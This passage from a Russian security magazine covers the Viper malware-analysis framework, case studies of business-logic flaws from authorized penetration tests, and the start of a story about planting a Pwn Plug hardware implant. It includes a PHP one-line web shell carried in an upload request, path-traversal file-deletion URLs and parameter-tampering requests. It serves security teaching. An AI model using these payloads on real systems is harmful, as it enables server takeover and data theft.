dukebarman/SOFT/↵
idademo66/idaq'
```

Запуск IDA Pro из фреймворка Viper

Помимо модуля для запуска IDA, еще имеется скрипт для запуска фреймворка radare2, о котором мы писали ранее (см. номер 188][). Запускается довольно просто:

```
viper > r2
```

Можно запустить и с GUI в виде web-сервера:

```
viper > r2 -w
```

#2



Логотип фреймворка Viper

Не удивляйся такому названию нашей статьи: Viper в переводе означает змея или гадюка, что отразилось на логотипе фреймворка. Также имя Viper носит змееподобный и ядовитый герой в популярной игре от компании Valve, что наверняка понравится людям, знакомым с ней.

#3

Фреймворк поддерживает возможность указания заметок и тегов к файлам. По поводу заметок приведен хороший пример в документации проекта. Создать заметку с названием `Domains` и указывать в файлах URL-адреса, к которым обращается семпл:

```
viper malware.exe > notes --add
Enter a title for the new note: Domains
viper malware.exe > notes --view 1
[*] Title: Domains
[*] Body:
- panel.site.com
- config.site.com
```

Ну и конечно, указание различных тегов к файлам, которые можно потом увидеть в информации о файле и использовать при поиске:

```
viper a97dee5538d508990ae2e5c2d920d280 >↵
 tags --add Dendroid, apk
```

#4

Мы не рассмотрели с тобой взаимодействие с различными песочницами. В частности, у фреймворка есть возможность отправлять семпл напрямую в запущенную как локально, так и удаленно песочницу cuckoo (о ней и ее установке мы уже писали в журнале, помимо наших статей, есть свежая статья на habrahabr.ru: bit.ly/XeuJw3) через одноименную команду cuckoo, указав хост и порт, на котором она запущена.

```
[*] VirusTotal Report:
+-----------------------+-----------------------------------------+
| Antivirus             | Signature                               |
+-----------------------+-----------------------------------------+
| AVG                   | Luhe.Exploit.RTF.CVE-2012-0158.F        |
| AVware                | LooksLike.Exploit.CVE-2012-0158.a (v)   |
| Ad-Aware              | Exploit.CVE-2012-0158.Gen               |
| AegisLab              |                                         |
| Agnitum               |                                         |
| AhnLab-V3             | Dropper/Cve-2012-0158                   |
| Antiy-AVL             | Trojan[Exploit]/MSWord.Agent.ds         |
| Avast                 | MX97:ShellCode-AP [Expl]                |
| Avira                 | EXP/CVE-2012-0158                       |
| Baidu-International   |                                         |
| BitDefender           | Exploit.CVE-2012-0158.Gen               |
| Bkav                  | Exploit.CVE-2012-0158.Heur              |
| ByteHero              |                                         |
| CAT-QuickHeal         | Exp.OLE.Shell.Gen                       |
| CMC                   |                                         |
| ClamAV                |                                         |
| Comodo                |                                         |
| Cyren                 |                                         |
| DrWeb                 | Exploit.CVE2012-0158.16                 |
| ESET-NOD32            |                                         |
| Emsisoft              | Exploit.CVE-2012-0158.Gen (B)           |
| F-Prot                |                                         |
| F-Secure              | Exploit.CVE-2012-0158.Gen               |
| Fortinet              | MSOffice/CVE20120158.fam!exploit        |
| GData                 | Exploit.CVE-2012-0158.Gen               |
| Ikarus                |                                         |
| Jiangmin              |                                         |
| K7AntiVirus           |                                         |
| K7GW                  |                                         |
| Kaspersky             | Exploit.MSWord.CVE-2012-0158.aj         |
| Kingsoft              |                                         |
| Malwarebytes          |                                         |
| McAfee                |                                         |
| McAfee-GW-Edition     | BehavesLike.Exploit.W97.CodeExec.o      |
| MicroWorld-eScan      | Exploit.CVE-2012-0158.Gen               |
| Microsoft             | Exploit:Win32/CVE-2012-0158             |
| NANO-Antivirus        | Exploit.ComObj.CVE-2012-0158.hzuf       |
| Norman                |                                         |
| Panda                 |                                         |
| Qihoo-360             | virus.exp.20120158                      |
| Rising                |                                         |
| SUPERAntiSpyware      |                                         |
| Sophos                | Exp/20120158-A                          |
| Symantec              | Bloodhound.Exploit.457                  |
| Tencent               |                                         |
| TheHacker             |                                         |
| TotalDefense          |                                         |
| TrendMicro            | EXPL_CVE20120158                        |
| TrendMicro-HouseCall  |                                         |
| VBA32                 |                                         |
```

Пример отчета о файле с VirusTotal

Помимо использования своей песочницы, ты также можешь проверить наличие отчетов о проверке текущего семпла в нескольких онлайн-песочницах:

- Anubis (anubis.iseclab.org);
- Malwr на базе cuckoo (malwr.com).

Ну и конечно, есть возможность проверить наличие хеша семпла в базе VirusTotal:

```
viper >↵
virustotal
```

И при желании загрузить его напрямую (через некоторое время снова проверь командой выше):

```
viper>virustotal↵
--submit
```

#5

Пример простейшего модуля для фреймворка:

```
from viper.common.abstracts import Module
from viper.core.session import __sessions__↵
class MyModule(Module):
    cmd = 'mycmd' # Команда, которую ты вводишь ↵
    в фреймворке
    description = 'Описание модуля'
    def run(self):
        # Проверка на открытую сессию
        if not __sessions__.is_set():
            # Нет открытой сессии
            return
        # Вывод атрибутов открытого файла
        print("MD5: " + __sessions__↵
        .current.file.md5)
        # Манипуляции с файлом
        do_something(__sessions__↵
        .current.file.path)
```

Помимо модулей, ты можешь обращаться к запущенному файлу с помощью любой системной команды и переменной `$self`. Например:

```
viper word_object.bin > ! hexdump $self
```

Более подробно ты можешь прочитать в документации по фреймворку (bit.ly/1pd9pgS).

ТОП-10 ЛОГИЧЕСКИХ ФЕЙЛОВ В РЕАЛЬНЫХ ПРОЕКТАХ ЗА 2014 ГОД. ОПЫТ @DEFCONMOSCOW

В ПОИСКАХ ЛОГИКИ



Elena Schweitzer@shutterstock.com



Сегодня мы хотели бы рассказать тебе об одном из самых веселых типов уязвимостей, которые встречаются в современных приложениях, — ошибках логики. Прелесть их заключается в том, что при своей простоте они могут нести колоссальный ущерб вплоть до полного захвата сервера и, что немаловажно, с большим трудом определяются автоматизированными средствами.



Артём Баранов
Монитор безопасности,
a.baranov@securitymonitor.ru



Александр Антух,
Монитор безопасности,
a.antukh@securitymonitor.ru

Чтобы не грузить тебя определениями, которые более-менее очевидны и которые можно найти на тех же OWASP (bit.ly/10mdY3C) и CWE, перейдем сразу к делу.

КЛАССИКА ЖАНРА

Для начала рассмотрим «лабораторный пример» — представим себе, что мы совершаем покупки в магазине, в котором при оформлении заказа передаются три параметра: ID товара, количество товара (quantity) и цена (price). Другими словами, запрос будет выглядеть следующим образом:

```
http://store/buy.asp?itemID=5&quantity=2&price=200.00
```

В случае если цена никак не валидируется (хотя зачем вообще ее передавать таким способом?), атакующий имеет возможность подменить ее значение и купить пару пылесосов по цене в 1 доллар. «Ха, кто же так делает?» — спросишь ты и будешь неправ: уязвимости подобного рода (ошибки бизнес-логики) встречаются в трех из пяти реальных проектов крупных заказчиков, включая европейских, аудиты для которых мы регулярно проводим.

К той же серии неверного использования параметров, заложенных, вероятно, еще на стадии проектирования, относится и следующий баг:

```
http://cabinet/personal/reset_password.↵
asp?email=attacker@mail.com
```

Как ты наверняка успел заметить, в данном случае атакующий имеет возможность восстановить произвольный пароль на свою почту, причем данный параметр был оставлен разработчиками как «пасхалка» с комментарием remove this. И это в крупной финансовой организации!

TWITTER BIG FISH

Для полноты картины: подобные фейлы встречаются и у монстров наподобие Twitter. В числе одной из уязвимостей, зарепорченных нами от лица @defconmoscow, был следующий запрос:

```
POST /ajax/send_product_email HTTP/1.1
Host: about.twitter.com
...
email=VICTIM_EMAIL&language=][&download_↵

link=HERE_COMES_SPOOFED_LINK&device=][&atc_↵
product_download=twt_atc_mpp&utm_source=][&↵
utm_medium=][&utm_term=&utm_content=↵
&utm_campaign=[&form_build_id=][&form_id=][
```

Поскольку урл в параметре download_link не проверялся, было возможно организовать рассылку от лица твиттера с предложением скачать мобильное приложение по указанной злоумышленником ссылке. Профит!

НЕМНОГО КЛАССИФИКАЦИИ

Помимо «проблемных параметров», мы выделили следующие разделы, каждый из которых содержит в себе описание и примеры уязвимостей:

- прямое обращение к функционалу;
- незащищенные страницы;
- проверки на стороне клиента;
- ошибки многопоточности.

Давай рассмотрим их по порядку.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРЯМОЕ ОБРАЩЕНИЕ К ФУНКЦИОНАЛУ

Одна из самых веселых ошибок авторизации/бизнес-логики — функционал, доступ к которому открывается только после авторизации, но который при этом доступен и без нее. Первый пример — крупнейшая австрийская страховая компания (здесь и далее названия компаний не указываются по NDA и морально-этическим соображениям).

Вероятно, разработчики их веб-приложения решили привлечь новых клиентов, интегрировав в него различного рода дополнительный функционал, доступный в социальных сетях и уже привычный для многих: поделиться новостью с друзьями или быстро авторизоваться через учетную запись социальной сети. Однако использование такого рода «плюшек» может оказаться совсем не столь безобидным, как это кажется. Ниже представлена реализация механизма авторизации на сайте этой компании, использующая для аутентификации пользователя учетную запись в Facebook:

```
$f = ($_POST['fb']);
if($this->authentication_model>checkLoginUserFB($f))
{
    $result['success'] = true;
...
}
else
{
$result['success'] = false;
...
}
```

Как видно из кода, единственное, что требуется для авторизации на сайте, — это вызвать функцию loginUserFB с FB-токеном, который может быть получен любым, кто знает страницу жертвы на Facebook (например, с помощью findmyfacebookid.com). Другими словами, если мы знаем человека, зарегистрированного на данном сайте через его FB-аккаунт, мы можем получить полный доступ к его учетной записи без ввода каких-либо паролей или ответа на секретные вопросы.

Но это еще не все: так как не все пользователи авторизуются через Facebook, то в таблице со списком зарегистрированных аккаунтов вместо токенов у части пользователей будут проставлены нули.

id	Name	login	password	is_admin	facebook_id
1001	admin	admin	b2a4e73b05f071e8167cb2ff945a2ffa	1	0
1002	Martin	martin	8a9e9ac346ad600fa8bd696669f1dd06	1	0
1003	John	john	68d1c6e694b271925d8e7cf45d0bb768	0	100001234567890
1004	Vaida	vaida	dba0ff02313bd467ce9d52df8d6c80e6	0	0
1005	Handtuch	ssh	e65f24790c9c02200d874eb4c98fd3d8	0	100001234567891

Рис. 1. Данные таблицы USERS




Рис. 2. Данные о транзакции

Таким образом, передав вместо токена `0`, мы сразу же получаем доступ к первому по списку пользователю из таблицы `USERS`. Аналог данной таблицы представлен на рис. 1.

В данном случае это была учетная запись администратора системы, имеющая доступ к панели администрирования сайта. Позже именно через эту панель с помощью формы загрузки изображений на сайт был успешно залит шелл и получен полный доступ к целевой машине.

Еще один пример из жизни — неавторизованный доступ к API. Следующий запрос позволял получить данные о транзакции пользователя (включая идентификатор, время, сумму и другую информацию) обычным GET-запросом: `/api/transactions/[id]`.

Что забавнее, добавление/обновление пользовательских данных осуществляется стандартным PUT-запросом и по-прежнему без авторизации! Оставим читателю пространство для воображения, что можно сделать в этом случае :).

Еще один пример — приложение российских государственных структур.

Разработчики решили удалять старые или уже не используемые в веб-приложении картинки и аватарки пользователей — чтобы высвободить место и, кроме того, предотвратить DoS-атаки.

Однако по каким-то причинам функционал удаления был выделен в отдельную процедуру deletephoto, которая в качестве аргумента принимала путь к удаляемому файлу, да еще и с полными правами для любого, в том числе и незарегистрированного, пользователя!

Вот так выглядел GET-запрос для удаления аватарки пользователя с ID 1773:

```
/edit/upload/index.php?mode=deletephoto&filena↵
me=/1773/profile739.jpg
```

Только этот факт позволил удалять с сервера веб-приложения фотографии и остальные данные, загружаемые другими пользователями, включая их аватарки и материалы, используемые в статьях и заметках.



```
POST /feedback/form/ HTTP/1.1
     ..................
-----------------------------14961828420869
Content-Disposition: form-data; name="feedback[TEXT]"

TEST
-----------------------------14961828420869
Content-Disposition: form-data; name="file"; filename="123.php"
Content-Type: application/octet-stream

<?php echo shell_exec(base64_decode($_GET["cmd"])); ?>
-----------------------------14961828420869
Content-Disposition: form-data; name="captcha_code"

     ..................
```

Рис. 5. POST-запрос, отправляемый на сервер для отсылки фидбэка модератору с возможностью передачи в нем файла

```
<div class="feed_comp">
    Спасибо! Ваше сообщение отправлено.
</div>
```

Рис. 6. Ответ сервера на запрос с фидбэком

moderation/user/?id=566	69	43	0%	3 min 23s	14%	0.69s
u/article/list/?id=567	115	43	0%	1 min 18s	0%	0.57s
moderation/comment/list/index	166	42	0%	2 min 42s	2%	0.35s
article/?id=114	60	40	33%	2 min 30s	8%	0.62s
initiative/?id=124	83	40	0%	1 min 9s	15%	0.65s
moderation/initiative/list/?action=add	74	40	0%	5 min 38s	15%	0.5s
u/initiative/list/?id=567	121	39	0%	1 min 40s	13%	0.56s
album/?id=567	130	37	0%	6 min 32s	16%	0.43s
moderation/faq/index	65	35	0%	2 min 59s	3%	0.57s
info/about/index	41	33	0%	2 min 28s	6%	0.45s
initiative/?id=92	52	33	33%	3 min 48s	12%	0.66s
faq/answer/index	86	32	0%	3 min 7s	0%	0.86s
my/request/index	110	31	0%	3 min 1s	13%	0.22s
article/?id=71	56	30	0%	2 min 42s	0%	0.72s
article/?id=98	38	29	0%	59s	14%	0.65s
info/if/index	40	29	67%	3 min 14s	17%	0.51s
moderation/feedback/list/index	38	29	0%	1 min 6s	17%	0.19s

Рис. 7. Piwik. Ссылка на незащищенную страницу модерации, посещенную ранее модератором или администратором сайта




Рис. 3. Листинг содержимого директории с веб-контентом




Рис. 4. Root-доступ к серверу медицинской организации

Но это еще не все. Очень скоро выяснилось, что для параметра с путем к файлу не была реализована фильтрация входных данных на path traversal, то есть в качестве аргумента можно было передать путь к файлу, находящемуся в корневой директории:

```
/edit/upload/index.php?mode=deletephoto&filename↵
=../../../index.php
/edit/upload/index.php?mode=deletephoto&↵
filename=../../../.htaccess
```

В результате стало возможным удалить файлы `index.html` и `.htaccess` из корневой папки с веб-контентом, что позволило получить листинг всего содержимого этой директории.

Именно эта уязвимость в дальнейшем позволила найти в одной из поддиректорий файлы, содержащие персональные данные зарегистрированных там пользователей.

НЕЗАЩИЩЕННЫЕ СТРАНИЦЫ

Еще один тип логических уязвимостей и уязвимостей авторизации — незащищенные страницы. Как и в случае с предыдущим разделом, зачастую статичные страницы, страницы без референсных ссылок и прочее, попадающее под описание information disclosure, часто может быть проэксплуатировано, что приведет к катастрофическим последствиям. Следующие два примера показывают, как подобные вещи, а именно невнимательность и непридание значения таким страницам позволили довести раскрытие информации до RCE. Первый пример — крупная корейская медицинская организация. Данные пользователя надежно защищены, на страницах минимум динамики, повышения привилегий не предвидится, в общем, на первый взгляд все печально. Единственное, что привлекает внимание, — при создании карточки пользователя есть функционал загрузки фотографий. Нет, залить шелл через него не удалось — как следует из комментариев на HTML-странице, это «улучшенная версия загрузчика». Оттуда же следует, что неулучшенная версия все еще доступна в папке photo_uploader.

Неавторизованный доступ к ней, уязвимость при проверке расширения фото и пренебрежение принципом минимальных привилегий — и через шестьдесят секунд имеем рут.

Таким образом, один комментарий на странице данных авторизованного пользователя приводит к тому, что произвольный неавторизованный злоумышленник может за один вечер выгрузить все данные о пациентах. Boo!

Более длинная цепочка уязвимостей, которая привела к схожему результату, была проведена нами в еще одном значимом для государства веб-приложении. Все началось с тестирования функционала отправки фидбэков...

Любой, даже незарегистрированный пользователь мог отправить фидбэк модератору сайта. Сообщение отправлялось через POST-запрос (рис. 5), в котором помимо тела сообщения, имени и email отправителя можно было передать и файл.

Но в ответ возвращалось лишь сухое «Спасибо! Ваше сообщение отправлено». Это не просто не позволяло узнать, куда и с каким именем этот файл был сохранен, но даже наводило на мысль, что все сообщение — это обычное письмо с аттачем, отправляемое на почту модератору. Потому особого профита в этой форме мы не усмотрели и продолжили тестировать остальной функционал.

На том же сайте работала система сбора статистики и мониторинга Piwik (рис. 7).

Большинство настроек в ней были выставлены по умолчанию, включая активный гостевой аккаунт, который позволял любому пользователю сайта получить подробную статистику о том, кто, когда и какие именно страницы сайта посещал. Конечно, данные об IP-адресах и датах посещения пользователями сайта интересны, но самым ценным здесь был список посещенных другими пользователями внутренних страниц сайта, включая раздел модератора.

Несмотря на отсутствие доступа к этому разделу, в паре страниц, вероятно добавленных уже после передачи сайта в эксплуатацию, данная проверка все же отсутствовала, и, как результат, они и весь функционал на них были доступны любому, кто знал об их существовании.

Именно там, в форме поиска пользователя по имени, нами и была найдена SQL-инъекция, от которой был очень хорошо защищен весь пользовательский функционал по умолчанию. Поскольку права внутри БД были лимитированы и работать с файловой системой через эту инъекцию было нельзя, мы сдампили всю базу и начали изучать ее на факт наличия каких-либо конфигурационных данных, паролей или другой информации, позволявшей продолжить атаку и захватить весь сервер. Тут и была найдена таблица feedback, содержащая все отправленные нами сообщения, имена пользователей, отправивших их, и... имена к файлам, которые все же сохранялись в директории с веб-контентом, да еще и с тем же расширением, которое было указано в поле filename POST-запроса (рис. 8)!

Каких-то пара минут, и однострочный шелл уже на сервере в файле, хоть и с рандомным именем, но с заветным расширением php:

```
/common/upload/feedback/778eb7b67ad5fd74f5b48d.php
```

Уверен, дорогой читатель, тебе не составит труда понять, что за команда была выполнена и какой результат мы получили на рис. 9.

ПРОВЕРКИ НА СТОРОНЕ КЛИЕНТА

Один из самых частых паттернов логических уязвимостей — проверки на стороне клиента. Другими словами, фильтры на клиентской стороне не позволяют ввести/изменить определенные данные, но при этом сервер не проводит никакой дополнительной валидации. Классический пример — нередактируемые поля в банковских переводах. Рис. 10 отображает результат успешного обхода таких проверок: в одном случае (банк top-3 Австрии) существовала возможность создания транзакций, когда у лимитированного пользователя такая возможность не подразумевалась, в другом (банк top-10 России) — возможность изменения нередактируемых полей и подмены номера счета в переводах.

Тем не менее это тоже не все — одна известная в Европе страховая организация решила использовать в качестве основной защиты критически важного функционала JavaScript. Речь идет не об XSS (хотя куда уж без них), но о доступе к админке. Если неавторизованный пользователь пытается обратиться к защищенной админской странице /manage/environment/administrator/, скрипт проверяет валидность таких намерений и либо пропускает пользователя, либо отправляет на страницу логина. Честно говоря, поскольку использование NoScript у меня стоит по умолчанию, я был весьма удивлен, увидев таблицу с данными пользователей, и лишь после просмотра кода страницы обнаружил эту чудесную фичу. Если упростить, проверка валидности обращения к странице выглядит следующим образом:

```
<script language=javascript>
  sure = confirm('Are you admin?');
  if (sure)
    location.href='/manage/index.jsp';
  else
    history.back();
</script>
```

ОШИБКИ МНОГОПОТОЧНОСТИ

Наконец, еще один тип ошибок логики из нашего рейтинга — ошибки более низкого уровня абстракции — состояние гонки (Race Condition). Состояние гонки — «ошибка проектирования многопоточной системы или приложения, при которой работа системы или приложения зависит от того, в каком порядке выполняются части кода» (c). Другими словами, если, например, два потока одновременно получают доступ к данным на запись, результат может быть непредсказуемым. Так и случилось с одной крупной британской платежкой — для получения доступа к данным невезучего пользователя понадобилось... обновить страницу! Начав разбираться, мы поняли, что проблема в механизме генерации сессии — при неудачной авторизации и определенном стечении обстоятельств сессия пользователя выставлялась в null и не менялась при следующем успешном логине. Написав простенький скрипт, который обращался к главной странице с данными пользователя с нулевой сессией, мы за один вечер сграббили восемь аккаунтов с суммарным счетом более 50K долларов (все это происходило по согласованию с руководством платежки. — Прим. ред.). Более подробно об этом ты можешь прочитать в презентации (bit.ly/1ytTOUE).

SUMMARY

Как ты видишь, приведенные примеры не являются чем-то запредельно сложным — достаточно просто поверить в закон вселенского фейла :). При этом критичность найденных уязвимостей позволяла в ряде случаев залить шелл и получить полный контроль над приложением/сервером и всегда несла в себе ощутимый финансовый и репутационный ущерб для организации. Дерзай! Но соблюдай закон!

ID	PP_USER_ID	NAME	TEXT	EMAIL	DATE	REASON	FILENAME
19	NULL	TEST	TEST	rr@rr.rr	7/22/2014 1:29	NULL	778eb7b67ad52fd74f581a29f1e9b48d.php

Рис. 8. Запись в таблице feedback с именем файла, отправленного на сервер вместе с фидбэком пользователя




Рис. 9. Исполнение кода на целевом сервере через загруженный шелл

State	Date	Type	Beneficiary	Amount	Currency	Purpose
partially signed	06.07.2014	MT103	ABC SA	60,000.00	EUR	INVOICE 3
incomplete	07.07.2014	MT103	CLANDESTINO			REF005

Sign Release Reject Delete selected Reactivate

Банк плательщика
Г MOON Б
ОАО "MY_BANK"
БИК 666666666
Сч. No 66666.666.6.66666666666

Рис. 10. Обход клиентских проверок в банках



PWN PLUG R2, ИЛИ ПРИМЕНЕНИЕ АППАРАТНОЙ ЗАКЛАДКИ В РЕАЛЬНЫХ УСЛОВИЯХ

ТРОЯНСКИЙ ПОНИ

Тарас Татаринов
Монитор безопасности
taras.tatarinov.1987@gmail.com

Helen@flicker.com

Закладки, жучки, радиоперехват — кому не известны эти слова? Идея внедрить в канал связи, по которому передается важная информация, «свое» устройство стара как мир. Подобные устройства известны всем по фильмам, книгам и даже компьютерным играм. Они превратились в своеобразное клише, и, возможно, именно поэтому в современном мире информационной безопасности возможности физического внедрения в каналы связи часто попросту игнорируются. А зря.

Сейчас, когда все помешаны на шифровании, криптоконтейнерах и прочих методах противодействия «софтверным атакам», такие, казалось бы, устаревшие вещи, как закладки или жучки, рассматриваются не как реальная угроза, а как атрибут фильмов про Джеймса Бонда. Как следствие, физически изолированную от интернета сеть принято считать практически неуязвимой для хакеров. Даже если протяженность сети составляет километры, а многие ее узлы никем не охраняются и находятся буквально в открытом доступе, порой в самом прямом смысле этого слова, сеть все равно считается абсолютно защищенной. И как показала практика — совершенно напрасно.

Мне довелось в этом убедиться лично, в рамках проекта, где объектом тестирования была закрытая и, по убеждению администраторов, абсолютно «неприступная» сеть. Возможно, у них были основания считать так. Исследуемая сеть действительно была ограждена от интернета межсетевыми экранами и демилитаризованной зоной. Только вот о том, что узлы сети располагались буквально на улице и не были оборудованы никакими средствами физической защиты (проще говоря, не было даже амбарного замка на ящике), почему-то забыли. Здесь-то нам и пришла на помощь маленькая неприметная коробочка без опознавательных знаков — устройство от компании Pwnie Express.



ПЕРВОЕ ЗНАКОМСТВО

Pwn plug r2 — это мобильный, незаметный, но чрезвычайно мощный плацдарм для хакера в сети. Его размеры лишь немногим больше пачки сигарет, но внешность обманчива — внутри у этой «коробочки» целый хакерский арсенал.

Сперва давай посмотрим на устройство снаружи. Здесь все ясно: два разъема Ethernet, два USB, выводы под Wi-Fi и Bluetooth-антенны, а также разъемы для SD-карты и питания. Корпус нейтрального белого цвета, без каких-либо надписей или маркировок.

Пожалуй, питание — единственное, что ограничивает мобильность нашего плацдарма: POE, к сожалению, не поддерживается, внутренних источников питания нет, однако напряжение 5 В позволяет запитать устройство буквально от чего угодно. С другой стороны, везде, где есть электроника, найдется и питание, ведь потребляемая мощность невелика — согласно спецификации, всего 5 Вт.

Итак, наружный осмотр завершен, что же внутри? Сперва нас встречает довольно примитивный веб-интерфейс для базовой конфигурации, здесь мы можем сконфигурировать внешние интерфейсы, сбросить настройки и пароли. В интерфейсе присутствует большая красная кнопка «хакнуть», но ее функционал нас не впечатлил: он состоял из нескольких довольно примитивных эксплойтов.

Пришло время подключиться через SSH. Вводим логин-пароль — внутри у нас полноценная сборка Kali Linux с полным набором всевозможных инструментов.

На следующем шаге необходимо решить еще одну проблему — управления нашим хакерским сервером во «вражеской» сети. Не будем же мы, в самом деле, присоединяться к нему патчкордом! Но и тут инженеры из Pwnie Express подумали за нас: Pwn plug комплектовался USB GSM модемом и двумя скриптами — один запускался на Pwn plug через веб-интерфейс при базовой конфигурации устройства и подсоединялся к нашему серверу в офисе через SSH, второй развертывался у нас и слушал входящие подключения. Завершающей частью внедрения стала защита нашего устройства и модема от погодных условий. В первую очередь это касалось модема, который должен был торчать наружу из стальной коробки, где находилось прочее оборудование. Защиту от ветра и влаги мы обеспечили с помощью коробки для бутербродов и термоусадки. Вот и все. Мы готовы. Пора в бой.

Рис. 1. Роутер? Свитч? Сетевой диск? Полноценный хакерский сервер с Kali Linux





Рис. 2. Чем тише ты становишься, тем больше ты можешь услышать

Рис. 3. Netdiscover в работе



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

НЕ КОЧЕГАРЫ МЫ, НЕ ПЛОТНИКИ...

Напевая этот мотив, я полез физически устанавливать наше устройство в сеть. Узел сети, который мы выбрали для внедрения, находился в открытом доступе, но подобраться к нему оказалось не так просто. В то же время никакой защиты у него не было, для нас даже были кем-то заботливо подготовлены свободная розетка и Ethernet-разъем в свитче. В итоге спустя очень долгих полчаса на холоде наружу торчал только GSM-модем, обернутый в термоусадку. Дорога в офис была полна предвкушения предстоящего пентеста.


Оказавшись снова в тепле, проверяем подключение. Для этого выполняем следующие манипуляции: заходим на наш офисный сервер, к которому должен подключаться Pwn plug через SSH, и запускаем листенер для организации туннеля. После чего, если все сконфигурировано корректно, мы сможем подключиться к устройству через локальный интерфейс `ssh pwnie@localhost -p 3337`.



Готово. Доступ есть.

РАЗВЕДКА

Оказавшись внутри, первым делом необходимо осмотреться. Запускаем netdiscover, чтобы понять, какие в данном сегменте IP-адреса, где находится шлюз, и получить другие базовые сведения.



```
Currently scanning: 192.168.59.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address      Count  Len   MAC Vendor
-----------------------------------------------------------------------------
                                     04    240   Unknown vendor
                                     03    180   Unknown vendor
```




Рис. 4. Схема внедрения в сеть

```
Java Decompiler - FullSSH.class
File Edit Navigate Search Help
Terminal.jar
META-INF
com

package ████;

import java.util.Properties;

public class ████
{
 9  String[] args = null;

    public static void main(String[] args) {
12  ████
13
14
    }

    public void run() {
      try {
19      Properties p = new Properties();
20      p.setProperty("username", "admin");

22      p.setProperty("server", ████);
      }
      catch (Exception e)
      {
28      e.printStackTrace();
      }
    }
}
```

Рис. 5. Препарируем JAR-файл

Теперь, когда структура сегмента стала ясна, присваиваем себе IP-адрес (сеть 192.168.0.1/24), и в дело идет Nmap. Собираем информацию по максимуму: `nmap -sS -sV -vv -sC -p 0-65535 -O -Pn -oA "scan" 192.168.0.1/24`. Как оказалось, в нашем сегменте присутствует только три узла: маршрутизатор, некий компьютер под управлением Windows Embedded и переходник с Ethernet на COM. После непродолжительного изучения Windows Embedded стало понятно, что ничего интересного там нет, поэтому основное внимание переключилось на маршрутизатор.

